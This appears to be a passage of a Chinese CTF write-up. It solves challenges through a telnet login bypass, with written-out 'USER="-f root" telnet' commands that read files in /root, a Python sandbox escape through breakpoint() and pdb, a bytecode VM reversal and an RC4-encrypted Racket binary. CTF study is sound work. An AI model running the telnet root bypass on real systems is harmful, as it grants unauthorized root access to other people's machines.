
仔细又找了找发现在上级目录存在隐藏的flag2



得到第二部分




实在找不到了想起开着23端口，还是telnet服务，想起2026年的一大漏洞




再加上不能确定root目录下是否存在隐藏文件，所以复现的时候直接看root目录下，url编码一下

```
(sleep 1%3B echo "ls -a %2Froot%2F"%3B sleep 1) | USER%3D"-f root" telnet -a
localhost 23 2%3E%261
```



果然发现了flag3的身影，但居然没有隐藏，直接cat

```
(sleep 1%3B echo "cat %2Froot%2Fflag3"%3B sleep 1) | USER%3D"-f root" telnet -a localhost 23 2%3E%261
```



最终拼接到一起得到完整flag


```
POFP{51f2704a-76e0-4b8c-a05a-f2408a289e4f}
```

猫猫最后的复仇

分析app.py


```
50      class PythonRunner:  1 个用法
214         def run(self):  1 个用法
230                 def read_output():
238
239                     stdout, stderr = self.process.communicate()
240                     if stdout:
241                         socketio.emit( event: 'output',  *args: {'data': stdout})
242                     if stderr:
243                         socketio.emit( event: 'output',  *args: {'data': stderr})
244                     socketio.emit( event: 'process_end',  *args: {'pid': self.process.pid})
245
246                 threading.Thread(target=read_output, daemon=True).start()
247                 return True
248
249             except Exception as e:
250                 self.output.append(f"运行失败: {str(e)}")
251                 return False
252
253         def send_input(self, data):  1 个用法 (1 个动态)
254             if self.process and self.process.poll() is None:
255                 try:
256                     self.process.stdin.write(data + '\n')
257                     self.process.stdin.flush()
258                     return True
259                 except:
260                     return False
261             return False
262
263         def terminate(self):  2 个用法 (2 个动态)
264             if self.process and self.process.poll() is None:
265                 self.process.terminate()
266                 self.process.wait(timeout=5)
```

发现breakpoint()函数没有被过滤，可以通过标准输入（stdin）与调试器交互




获取id后发送PDB 命令


得到结果



找到flag



得到flag



Reverse

ezvm

程序首先将Flag POFP{327a6c4304} 复制到内存 v5 中。

然后程序在栈上初始化了一段字节码 v26。

完整字节码流：
10 25 32 3A 0B 25 63 3A 0B 66 0D 41 31 55 66 00

程序进入一个 while(1) 循环，根据 Opcode (v10) 执行不同的操作。


解密脚本

```python
original = "POFP{327a6c4304}"
chars = list(original)
for i in range(len(chars)):
    c = chars[i]
    if c == '2':
        chars[i] = '1'
    elif c == 'c':
        chars[i] = '1'
flag = "".join(chars)
print(flag)
```


RRRacket

查看文件头： #~ 9.0 ta6nt 。


- #~ 是 Racket 编译对象的标志。
- ta6nt 代表 T hreaded A MD 6 4 Windows NT ， 说明这是 Chez Scheme 格式的机器码。



拖入IDA发现一串很长的字符串



pofpkey (位于偏移 0xd88)：看起来像是一个变量名或密钥。



直接暴露了加密算法是 RC4

seg000:00000000000000...	00000025	C	rent-code-inspector'rkt-rumble.sls-&
seg000:00000000000000...	00000007	C	nstant
seg000:00000000000000...	0000000C	C	acket/fasl:
seg000:00000000000000...	0000000A	C	-constant
seg000:00000000000000...	00000009	C	\apofpkey
seg000:00000000000000...	00000007	C	nstant
seg000:00000000000000...	00000023	C	able-set!/define&rkt-linklet.sls-%
seg000:00000000000000...	00000040	C	G'<d31fa2c26c024feddef9b38853790c00285e367b916d49a111bfc2bcfb74
seg000:00000000000000...	0000001F	C	fo\x1Blet7gjkji5i3z5a2rnityfvf6-0
seg000:00000000000000...	00000018	C	bwctw0mahurbuiegp7uq3-2
seg000:00000000000000...	00000013	C	bdbv4s3hk5ja7rql-a
seg000:00000000000000...	0000000C	C	$'\trc4-bytes
seg000:00000000000000...	00000005	C	\toMHl
seg000:00000000000000...	00000006	C	\t`T)\tL
seg000:00000000000000...	00000006	C	\a\"_\t5

尝试按照已知信息用rc4解密

```
seg000:0000000000000D78                 db 0FFh
seg000:0000000000000D79                 db 36h, 0, 3Ah, 0D0h, 0E9h, 3Eh, 11h
seg000:0000000000000D80                 db    0
seg000:0000000000000D81                 db 0FFh, 37h, 0E0h, 19h, 0, 74h, 27h
seg000:0000000000000D88 aPofpkey        db 7 'pofpkey',0
seg000:0000000000000D91                 db  0Ah
seg000:0000000000000D92                 db  11h
seg000:0000000000000D93                 align 4
seg000:0000000000000D94                 dd 6F630802h
seg000:0000000000000D98 aNstant_0       db 'nstant',0
seg000:0000000000000D9F                 db  18h
seg000:0000000000000DA0                 db  11h
seg000:0000000000000DA1                 db 1, 13h, 14h, 76h, 61h, 72h, 69h
seg000:0000000000000DA8 aAbleSetDefineR db 'able-set!/define&rkt-linklet.sls-%',0
seg000:0000000000000DCB                 db    1
seg000:0000000000000DCC                 dd 302D43F4h
seg000:0000000000000DD0                 db    2
seg000:0000000000000DD1 aGD31fa2c26c024 db 'G',27h,'<d31fa2c26c024feddef9b38853790c00285e367b916d49a111bfc2bc'
seg000:0000000000000E0C                 db 'fb74',0
seg000:0000000000000E11                 db  0Ah
seg000:0000000000000E12                 db  12h
seg000:0000000000000E13                 db    0
seg000:0000000000000E14                 db    0
seg000:0000000000000E15                 db  11h
seg000:0000000000000E16                 db  12h
seg000:0000000000000E17                 db    1
```

得到flag

RC4 加密/解密

RC4 密钥: Text pofpkey

